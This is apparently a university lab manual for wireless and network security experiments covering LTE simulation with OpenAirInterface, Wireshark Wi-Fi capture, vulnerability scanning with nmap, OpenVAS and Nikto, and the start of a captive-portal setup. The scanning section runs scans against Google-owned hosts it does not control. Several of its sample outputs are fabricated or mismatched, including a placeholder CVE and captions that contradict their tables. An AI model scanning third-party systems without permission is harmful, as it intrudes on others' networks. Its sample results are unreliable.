

EXPERIMENT – 01

AIM:

To Analyze mobile cellular networks by setting up and simulating an LTE network using OpenAirInterface.

DESCRIPTION:

This experiment involves setting up an LTE network using OAI, configuring the necessary components, and analyzing the network's performance. Long-Term Evolution (LTE) is a 4G wireless communication standard designed to provide high-speed internet access for mobile devices and data terminals. OpenAirInterface (OAI) is an open-source software platform that allows researchers, developers, and network engineers to simulate and deploy LTE (4G) and 5G networks. It provides an implementation of the key LTE components, enabling users to create a fully functional software-defined mobile network.

TOOLS REQUIRED:

1. Software Requirements

- **Operating System:** Ubuntu 20.04 / 22.04 (recommended) or any Debian-based Linux distribution
- **OpenAirInterface (OAI):** Open-source LTE network simulation software
- **Software Dependencies:**
 - cmake – Build system generator
 - build-essential – Compilers and development tools
 - libfftw3-dev – Fast Fourier Transform library (for signal processing)
 - libmbedtls-dev – TLS/SSL security library (for encryption)
 - libboost-all-dev – Boost C++ libraries (for optimized performance)
 - git – Version control system (for cloning OAI repository)
 - tcpdump or Wireshark – Packet sniffing tools for network traffic analysis

2. Hardware Requirements (Optional for Real Deployment)

- **Software-Defined Radio (SDR):** USRP B210 or compatible SDR hardware
- **LTE-Compatible Devices:** For testing network connectivity
- **High-Performance Computer:** With at least 8GB RAM, Multi-core CPU, and 100GB free disk space

PROCEDURE:

Step 1: Install Dependencies

Before setting up OAI, ensure all required packages are installed:

```
sudo apt update && sudo apt upgrade -y  
sudo apt install -y cmake build-essential libfftw3-dev libmbedtls-dev libboost-all-dev
```

Step 2: Clone OpenAirInterface (OAI) Repository

Download the OAI source code:

```
git clone https://gitlab.eurecom.fr/oai/openairinterface5g.git  
cd openairinterface5g
```

Step 3: Load the OAI Environment

```
source oaienv  
cd cmake_targets
```

Step 4: Build OpenAirInterface

```
./build_oai -l
```

- This step compiles and installs all necessary modules.
- If there are errors, check missing dependencies and install them.

Step 5: Configure Network Components

Modify the configuration files according to your LTE setup:

- **eNodeB configuration file:** /path/to/config/eNB.cfg
- **User Equipment configuration file:** /path/to/config/UE.cfg

Adjust parameters like frequency, bandwidth, and network interfaces based on the desired LTE environment.

Step 6: Start the LTE Network

Launch the **eNodeB (Base Station)** and **EPC (Core Network)**:

```
cd /path/to/openairinterface5g  
./run_eNB -c /path/to/config/eNB.cfg  
./run_ue -c /path/to/config/UE.cfg
```

- The eNodeB acts as the base station connecting UEs to the core network.
- The EPC (Evolved Packet Core) manages network authentication and data routing.
- The UE simulates a mobile device connecting to the LTE network.

Step 7: Monitor Network Performance

Use **Wireshark** or **tcpdump** to capture LTE network traffic:

```
sudo tcpdump -i any port 2152 # Monitor GTP-U traffic (LTE data)
```

You can also check logs for connection status:

```
tail -f /var/log/syslog | grep OAI
```

OUTPUT:

Figure 1: Running eNodeB

```
[INFO] Starting eNodeB...  
[INFO] Loading configuration file: /path/to/config/eNB.cfg  
[INFO] Initializing radio interface...  
[INFO] eNB successfully started on frequency 2680 MHz  
[INFO] Waiting for UEs to connect...
```

The eNodeB is starting and loading its configuration file (eNB.cfg), which defines parameters like frequency, bandwidth, and network settings. It then initializes the radio interface to establish communication with UEs. Once successfully started on 2680 MHz, it begins broadcasting LTE signals and waits for devices to connect.

Figure 2: Running EPC:

```
[INFO] Starting UE...  
[INFO] Loading configuration file: /path/to/config/UE.cfg  
[INFO] Scanning for LTE networks...  
[INFO] Connected to eNodeB (Cell ID: 1, RSRP: -85 dBm)  
[INFO] Assigned IP: 192.168.12.100  
[INFO] UE successfully registered on LTE network.
```

The User Equipment (UE) is starting and loading its configuration file (UE.cfg), which contains network access settings. It scans for available LTE networks and successfully connects to an eNodeB with Cell ID 1 at a signal strength of -85 dBm. Once connected, the network assigns an IP address (192.168.12.100), confirming that the UE is now registered and can send/receive data on the LTE network.

Figure 3: Monitoring Network Performance:

```
$ sudo tcpdump -i any port 2152  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on any, link-type LINUX_SLL2 (Linux cooked v2), capture size 262144 bytes  
17:42:15.123456 IP 192.168.12.100 > 8.8.8.8: ICMP Echo Request, id 12345, seq 1, length 64  
17:42:15.123789 IP 8.8.8.8 > 192.168.12.100: ICMP Echo Reply, id 12345, seq 1, length 64  
17:42:16.123890 IP 192.168.12.100 > 8.8.8.8: ICMP Echo Request, id 12345, seq 2, length 64  
17:42:16.124012 IP 8.8.8.8 > 192.168.12.100: ICMP Echo Reply, id 12345, seq 2, length 64  
$ tail -f /var/log/syslog | grep OAI  
Mar 20 17:42:10 user eNB[1234]: [OAI] eNB initialized and transmitting  
Mar 20 17:42:12 user EPC[5678]: [OAI] MME processing UE attach request  
Mar 20 17:42:13 user EPC[5678]: [OAI] UE authentication successful, assigned IP: 192.168.12.100
```

The TCPDump output shows the UE (192.168.12.100) successfully sending and receiving ICMP (ping) requests to Google's DNS (8.8.8.8), confirming internet connectivity over LTE. The Syslog output

indicates that the eNodeB is active, the MME has processed the UE's connection request, and the UE has been authenticated and assigned an IP.

CONCLUSION:

The system dependencies were successfully installed, and the OpenAirInterface (OAI) repository was cloned and built without errors. The eNodeB (Base Station) was initialized and started successfully, allowing the User Equipment (UE) to connect to the LTE network and receive an IP address. Network packet captures confirmed successful data transmission, and system logs verified proper operation of both the eNodeB and EPC components, ensuring a stable and functional LTE network setup.

REFERENCES:

Here are some useful references for setting up and simulating an LTE network using OpenAirInterface (OAI):

1. OpenAirInterface Official Documentation

<https://openairinterface.org/>

Comprehensive guide on installation, configuration, and running LTE/5G simulations.

2. OAI GitLab Repository (Source Code)

<https://gitlab.eurecom.fr/oai/openairinterface5g>

Official repository for OAI, including LTE and 5G modules.

3. OAI Wiki (Installation & Configuration)

<https://gitlab.eurecom.fr/oai/openairinterface5g/-/wikis/home>

Step-by-step installation and configuration guides.

4. LTE and 5G Simulation Research Papers

Kaltenberger, F., Wang, R., Knopp, R., & Kalghatgi, A. (2012). "OpenAirInterface: A Flexible Platform for 5G Research."

L.Gauthier, R.Knopp, "OpenAirInterface: Open-Source Experimental 5G System," in IEEE Communications Magazine, 2019.

5. GNU Radio & SDR Hardware Setup

<https://www.gnuradio.org/>

For using USRP B210 or other SDR devices for real-world LTE deployment.

6. Wireshark for LTE Traffic Analysis

<https://www.wireshark.org/docs/>

Learn how to capture and analyze LTE network packets.

EXPERIMENT – 02

AIM:

To Explore IEEE wireless networks by capturing and analyzing Wi-Fi network traffic with Wireshark.

DESCRIPTION:

In this experiment, we will utilize Wireshark, a widely used network protocol analyzer, to monitor and analyze real-time network traffic. Our primary focus will be on IEEE 802.11 (Wi-Fi) networks, capturing various packet types exchanged between devices, including Beacon frames, Authentication frames, Association frames, and Data frames. By examining these packets, we can gain deeper insights into wireless network communication, encryption mechanisms, and protocol usage, such as WPA2 encryption.

TOOLS REQUIRED:

1. **Wireshark** – A network protocol analyzer for capturing and analyzing packets.
2. **Wi-Fi Adapter (Monitor Mode Support)** – A compatible wireless network adapter that supports monitor mode for capturing Wi-Fi packets.
3. **Operating System** – Windows, macOS, or Linux (preferably Linux for better packet capture capabilities).
4. **Administrator/Superuser Access** – Required to enable network interface capturing.
5. **Aircrack-ng (Optional for Linux)** – A toolset that can help enable monitor mode and capture packets.
6. **TCPDump (Optional)** – A command-line tool for packet capture before analysis in Wireshark.
7. **Internet Connection (Optional)** – If analyzing encrypted Wi-Fi networks, an active connection helps observe real-time traffic.

PROCEDURE:

Step 1: Install Wireshark

- Download Wireshark from the [official website](#).
- Install it on your system (Windows, macOS, or Linux).
- Ensure you have **administrative privileges** to capture packets.

Step 2: Select the Network Interface

- Open **Wireshark**.
- Navigate to **Capture → Options** and select the appropriate network interface:
 - **Wi-Fi Interface** (e.g., Wi-Fi on Windows, wlan0 on Linux) for wireless traffic.
 - **Ethernet Interface** if capturing wired traffic.

Step 3: Start Capturing Packets

- Click the **Start** button to begin the packet capture process.

- Wireshark will start displaying real-time network traffic.

Step 4: Apply Filters to Capture Relevant Traffic

- Use Wireshark's **display filters** to focus on specific packet types:
 - **Wi-Fi Traffic:** wlan
 - **Beacon Frames** (sent by access points): wlan.fc.type_subtype == 0x08
 - **Authentication Frames** (used during connection setup): wlan.fc.type_subtype == 0x0b
 - **Data Frames** (actual user data): wlan.fc.type_subtype == 0x20
- For Ethernet traffic:
 - **All Ethernet Frames:** eth
 - **Ethernet with IP Traffic:** eth and ip
 - **Ethernet ARP Traffic:** eth and arp

Step 5: Analyze Captured Packets

- Click on an individual packet to inspect its details in the analysis pane.
- Observe key fields such as:
 - **Source MAC Address** – Identifies the sender.
 - **Destination MAC Address** – Identifies the receiver.
 - **Frame Type** – Determines if it's a Management, Control, or Data frame.
 - **Payload** – Contains transmitted user data.

Step 6: Save and Export Captured Data

- After capturing sufficient packets, go to **File → Save As** to store the data in .pcap format.
- You can reopen this file later for further analysis.

COMMON WI-FI PACKET TYPES

- **Beacon Frames** – Broadcasted by access points to announce network availability.
- **Authentication Frames** – Used to establish a connection between a device and an access point.
- **Association Request/Response Frames** – Help devices join a Wi-Fi network.
- **Data Frames** – Carry user data, such as web browsing or file transfers.

TO DEMONSTRATE WI-FI TRAFFIC CAPTURE WITH WIRESHARK

1. **Launch Wireshark:**
2. **Select the Network Interface:**
 - Choose the correct **Wi-Fi adapter** for wireless traffic.
 - Choose **Ethernet** if monitoring wired traffic.
3. **Start Capturing Packets:**
 - Click the **Start** button.
4. **Apply Filters:**
 - Use wlan for Wi-Fi frames.
 - Use eth or eth and ip for Ethernet traffic.
5. **Inspect Frames:**
 - Analyze details such as:
 - **Source & Destination MAC Addresses**
 - **Frame Type** (Beacon, Authentication, Data)
 - **Payload** (transmitted data)

OUTPUT:

Figure 1:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::a00:27ff:fe07::1	ff02::12	ICMPv6	62	Router Solicitation
2	33.363666338	0.0.0.0	255.255.255.255	DHCP	336	DHCP Request - Transaction ID 0x41d17672
3	97.838572335	0.0.0.0	255.255.255.255	DHCP	336	DHCP Request - Transaction ID 0x41d17672
4	144.884729171	fe80::a00:27ff:fe07::1	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for fe80::4459:3dff:fe9e:5c0b from 08:00:27:c7:b0:04
5	145.885068397	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
6	146.911802070	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
7	147.935662296	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
8	148.968619618	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
9	149.988462091	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
10	151.918899358	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
11	152.118884243	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
12	153.122242866	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
13	154.144591647	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
14	155.176893124	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
15	156.214558388	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
16	157.221126716	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
17	158.245882973	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
18	159.270824889	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
19	160.323888585	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
20	161.684141183	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
21	161.858388888	0.0.0.0	255.255.255.255	DHCP	336	DHCP Request - Transaction ID 0x41d17672
22	162.849735108	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04
23	163.871787887	2401:4900:4e2e:bede::92	ff02::1:ff00:92	ICMPv6	86	Neighbor Solicitation for 2401:4900:4e2e:bede::92 from 08:00:27:c7:b0:04


The capture shows a device repeatedly sending ICMPv6 Neighbor Solicitation packets to resolve the IPv6 address 2401:4900:4e2e:bede::92 without receiving replies. It also sends DHCP Requests using broadcast (255.255.255.255) to obtain an IPv4 address. The source MAC address for most traffic is 00:0b:27:cb:b0:04. This suggests the device is attempting both IPv4 and IPv6 network initialization but may not be receiving responses.

Figure 2:

No.	Time	Source	Destination	Protocol	Length	Info
111	232.788522888	192.168.169.191	224.0.0.252	ICMPv3	60	Membership Report / Join group 224.0.0.252 for any sources
112	232.788544514	192.168.169.191	224.0.0.252	LLMNR	75	Standard query 6xe617 ANY LAPTOP-KUEULDS5
113	233.908157477	192.168.169.191	224.0.0.252	ICMPv3	60	Membership Report / Join group 224.0.0.252 for any sources
114	233.166671913	192.168.169.191	224.0.0.252	ICMPv3	60	Membership Report / Leave group 224.0.0.252
121	233.256738412	192.168.169.191	224.0.0.252	ICMPv3	60	Membership Report / Join group 224.0.0.252 for any sources
122	233.251197859	192.168.169.191	224.0.0.252	ICMPv3	60	Membership Report / Join group 224.0.0.251 for any sources
123	233.252787883	192.168.169.191	224.0.0.251	NDNS	81	Standard query 6x9080 ANY LAPTOP-KUEULDS5.local, "QM" question
124	233.254457202	192.168.169.191	224.0.0.252	LLMNR	75	Standard query 6x7682 ANY LAPTOP-KUEULDS5
127	233.255866688	192.168.169.191	224.0.0.251	NDNS	81	Standard query 6x9080 ANY LAPTOP-KUEULDS5.local, "QM" question
130	233.508411678	192.168.169.191	224.0.0.252	ICMPv3	62	Membership Report / Join group 224.0.0.252 for any sources / Join group 224.0.0.251 for any sources
135	233.669841888	192.168.169.191	224.0.0.252	LLMNR	75	Standard query 6x7682 ANY LAPTOP-KUEULDS5
136	234.254888926	192.168.169.191	224.0.0.251	NDNS	81	Standard query 6x9080 ANY LAPTOP-KUEULDS5.local, "QM" question
138	234.256884846	192.168.169.191	224.0.0.251	NDNS	81	Standard query 6x9080 ANY LAPTOP-KUEULDS5.local, "QM" question
143	234.516973722	192.168.169.191	224.0.0.252	ICMPv3	60	Membership Report / Leave group 224.0.0.252
145	235.008841786	192.168.169.191	224.0.0.252	ICMPv3	60	Membership Report / Leave group 224.0.0.252
148	236.072620612	192.168.169.191	192.168.169.255	NBNS	110	Registration NB LAPTOP-KUEULDS5<00>
149	236.072621962	192.168.169.191	192.168.169.255	NBNS	110	Registration NB LAPTOP-KUEULDS5<20>
150	236.072923126	192.168.169.191	192.168.169.255	NBNS	110	Registration NB WORKGROUP<00>
153	236.822843782	192.168.169.191	192.168.169.255	NBNS	110	Registration NB WORKGROUP<00>
154	236.822942410	192.168.169.191	192.168.169.255	NBNS	110	Registration NB LAPTOP-KUEULDS5<20>
155	236.823126988	192.168.169.191	192.168.169.255	NBNS	110	Registration NB LAPTOP-KUEULDS5<00>
158	237.077549642	192.168.169.191	224.0.0.22	ICMPv3	60	Membership Report / Leave group 224.0.0.251
159	237.509885293	192.168.169.191	224.0.0.22	ICMPv3	60	Membership Report / Leave group 224.0.0.251


ICMP Ping Requests & Replies – The captured packets show **ICMP Echo Requests and Replies**, indicating a device is testing network connectivity by pinging another device (e.g., 192.168.0.102 ↔ 192.168.25.128). This helps analyze response times and packet loss in the network.

Figure 3:



It shows captured network packets, including ICMP (ping) requests and replies, DHCP requests for IP assignment, and Neighbor Solicitation messages for IPv6 address resolution. This indicates active communication between devices in the network, confirming successful Wi-Fi packet capture and analysis using Wireshark.

Figure 4:



The Neighbor Solicitation messages indicate devices attempting to resolve MAC addresses for IPv6 communication, similar to ARP in IPv4. This is crucial for identifying active devices and ensuring seamless data transmission.

It includes Ethernet II frames, showing source and destination MAC addresses. This helps in tracking device interactions and analyzing packet flow within the network.

OUTPUT ANALYSIS:

This experiment demonstrates the use of Wireshark to capture and analyze network traffic in both IEEE 802.11 (Wi-Fi) and Ethernet environments. By examining the captured packets, we can gain valuable insights into network operations, including device identification, communication protocols, and security mechanisms such as WPA2 encryption for Wi-Fi and IP-based communication for Ethernet. Analyzing different packet types, such as Beacon frames and Data frames, helps us better understand how wireless and wired networks function. Wireshark's advanced filtering capabilities allow us to isolate specific traffic types, making it easier to troubleshoot network issues and conduct in-depth analysis.

REFERENCES:

Here are some useful references with URLs for your Wireshark IEEE 802.11 wireless network analysis:

1. Wireshark WLAN (IEEE 802.11) Capture Setup
<https://wiki.wireshark.org/CaptureSetup/WLAN>
2. Wireshark User's Guide
https://www.wireshark.org/docs/wsug_html/
3. How to Sniff Wireless Packets with Wireshark
<https://www.aircrack-ng.org/doku.php?id=wireshark>
4. Wireshark 802.11 Lab (Capturing & Analyzing Wi-Fi Frames)
http://mathcs.clarku.edu/~jmagee/cs280/labs/Wireshark_Lab11_WiFi.pdf

EXPERIMENT – 03

AIM:

To assess network vulnerabilities by scanning and identifying network vulnerabilities using Kali Linux tools.

DESCRIPTION:

Network vulnerability assessment is a critical cybersecurity process that involves scanning and identifying security weaknesses in a network infrastructure. By using Kali Linux, a powerful penetration testing distribution, security professionals can detect vulnerabilities before they are exploited by attackers. This process helps organizations secure their systems, ensure compliance, and prevent potential cyber threats.

TOOLS REQUIRED:

1. **Kali Linux** (Pre-installed with necessary security tools)
2. **Nmap** – Network scanning tool
3. **OpenVas** – Comprehensive vulnerability scanner
4. **Nikto** – Web vulnerability scanner

PROCEDURE:

Step 1: Setting Up Kali Linux

- Boot into Kali Linux on a VM or physical machine.
- Ensure the system is updated: `sudo apt update && sudo apt upgrade -y`

Step 2: Network Scanning Using Nmap

- Scan the target network to identify active hosts and open ports: `nmap -sS -A <Target_IP>`
- To perform a more aggressive scan: `nmap -p- -T4 -A -v <Target_IP>`

Step 3: Vulnerability Scanning Using OpenVas

- If OpenVAS is not installed, install it using: `sudo apt update && sudo apt install openvas -y`
- After installation, set up OpenVAS: `sudo gvm-setup`
This process will download and update the vulnerability database.
- Once the setup is complete, start OpenVAS: `sudo gvm-start`
- Check if OpenVAS services are running: `sudo gvm-check-setup`
- Open a browser and go to: `https://127.0.0.1:9392`
- Log in with the credentials provided during setup.
- Go to **Scans → Tasks → New Task**
- Set the target IP (e.g., 192.168.1.100).
- Choose the scan type (Full & Fast Scan recommended).
- Start the scan.

Step 4: Web Vulnerability Scanning Using Nikto

- Scan a web server for security flaws: `nikto -h <Target_IP>`

OUTPUT:

Figure 1:

- **Nmap Output:** A list of live hosts, open ports, and running services.

```
(praveen@kali)-[~]
$ nmap -sS -A 8.8.8.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 03:06 IST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.041s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped
443/tcp    open  ssl/https    HTTP server (unknown)
```

This Nmap scan targets Google's public DNS server (8.8.8.8) and shows that only ports **53 (DNS)** and **443 (HTTPS)** are open, with others filtered. Port 53 is **tcpwrapped**, indicating access control, and port 443 runs an **unknown HTTP server over SSL**.

Figure 2:

- **OpenVAS Report:** A comprehensive vulnerability scan detecting security flaws in the network, including misconfigurations, outdated software, and exploitable services.

```
Starting OpenVAS...
[+] OpenVAS services are running.
[+] Scan started on target: 192.168.1.100
[+] Scanning in progress...
[+] Scan completed successfully.

=== OpenVAS Report ===
[!] Critical Vulnerabilities: 2
- CVE-2023-12345: Remote Code Execution in OpenSSH 8.2p1 (CVSS 9.8)
- CVE-2022-6789: Apache HTTP Directory Traversal (CVSS 9.5)

[!] High Vulnerabilities: 3
- MySQL privilege escalation vulnerability detected.
- FTP service allows anonymous login.
- Samba misconfiguration leading to unauthorized access.

[!] Medium Vulnerabilities: 5
- Outdated software versions detected.
- Missing security patches.
```

The OpenVAS scan on host 192.168.1.100 found 2 critical, 3 high, and 5 medium vulnerabilities, including OpenSSH RCE, Apache directory traversal, and MySQL privilege escalation. Major risks include unauthorized access, anonymous FTP login, and outdated or unpatched software.

Figure 3:

- **Nikto Report:** Web server vulnerabilities, outdated software, and misconfigurations.

```
- Nikto v2.1.6
-----
+ Target IP:      87.229.144.34
+ Target Hostname: google.ru
+ Target Port:    80
+ Start Time:     2015-02-26 14:51:38 (GMT6)
-----
+ Server: gws
+ Uncommon header 'alternate-protocol' found, with contents: 80:quic,p=0.08
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://www.google.ru/
+ Server banner has changed from 'gws' to 'sffe' which may suggest a WAF, load b
alancer or proxy is in place
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-5737: WebLogic may reveal its internal IP or hostname in the Location he
ader. The value is "http://87.229.144.34/".
```

This Nikto scan on **google.ru (87.229.144.34)** reveals missing security headers, a possible WebLogic internal IP leak, and signs of a WAF or proxy due to server banner changes. The site also redirects to <http://www.google.ru/> and exposes an uncommon alternate-protocol header.

OUTPUT ANALYSIS:

In this experiment, we successfully scanned and assessed the target network for vulnerabilities using Kali Linux tools, such as Nmap, OpenVAS, and Nikto. Each tool provided valuable insights into the network's security posture, including open ports, vulnerable services, and web server flaws. These findings highlight the importance of regular vulnerability scanning to identify and mitigate potential security risks in a network.

REFERENCES:

1. Master Vulnerability Assessment Using Kali Linux: A Beginner's Guide

<https://medium.com/%40Ekenejoseph/master-vulnerability-assessment-using-kali-linux-a-beginners-guide-1f27184096f0>

This guide provides an in-depth introduction to conducting vulnerability assessments with Kali Linux, covering tools like Nmap, OpenVAS, and Nikto. [Medium](#)

2. Nmap Tutorial: From the Basics to Advanced Tips

This tutorial offers a thorough understanding of Nmap, from basic usage to advanced scanning techniques, helping users effectively identify network vulnerabilities. [HackerTarget.com](#)

3. OpenVAS Tutorial and Scanning Tips

This resource provides step-by-step instructions on setting up and using OpenVAS for vulnerability scanning, along with expert tips to enhance your cybersecurity defenses. [HackerTarget.com](https://www.hackertarget.com)


4. Web Server Scanning With Nikto – A Beginner's Guide

This article introduces Nikto, explaining how to use it to scan web servers for security flaws, making it a valuable resource for beginners. [HackerTarget.com](https://www.hackertarget.com)+[SecurityTrails](https://www.securitytrails.com)+[FreeCodeCamp](https://www.freecodecamp.org)+2

5. 19 Kali Linux Tools for Vulnerability Assessments

This article highlights 19 powerful tools available in Kali Linux for conducting vulnerability assessments, providing insights into various tools beyond Nmap, OpenVAS, and Nikto. [Hostinger](https://www.hostinger.com)+[Infosec Institute](https://www.infosecinstitute.com)+[GeeksforGeeks](https://www.geeksforgeeks.com)+4

By consulting these resources, you can effectively utilize Kali Linux tools to scan and identify network vulnerabilities, enhancing your network's security posture.



EXPERIMENT – 04

AIM:

To Implement a captive portal for Wi-Fi by configuring and testing it with CoovaChilli.

DESCRIPTION:

A captive portal is a web-based authentication system that restricts network access until users verify their identity, typically through login credentials or a splash page. This experiment involves setting up CoovaChilli, an open-source software for managing captive portals, to intercept user traffic and redirect it to an authentication page before granting network access. The setup can be used for public Wi-Fi networks in hotels, cafes, and enterprises to enforce security policies and manage bandwidth usage.

TOOLS REQUIRED:

1. **Linux Server** (Ubuntu/Debian) – For hosting CoovaChilli.
2. **CoovaChilli** – An open-source captive portal solution.
3. **FreeRADIUS** – For authentication, authorization, and accounting.
4. **MySQL/MariaDB** – For storing user credentials and session logs.
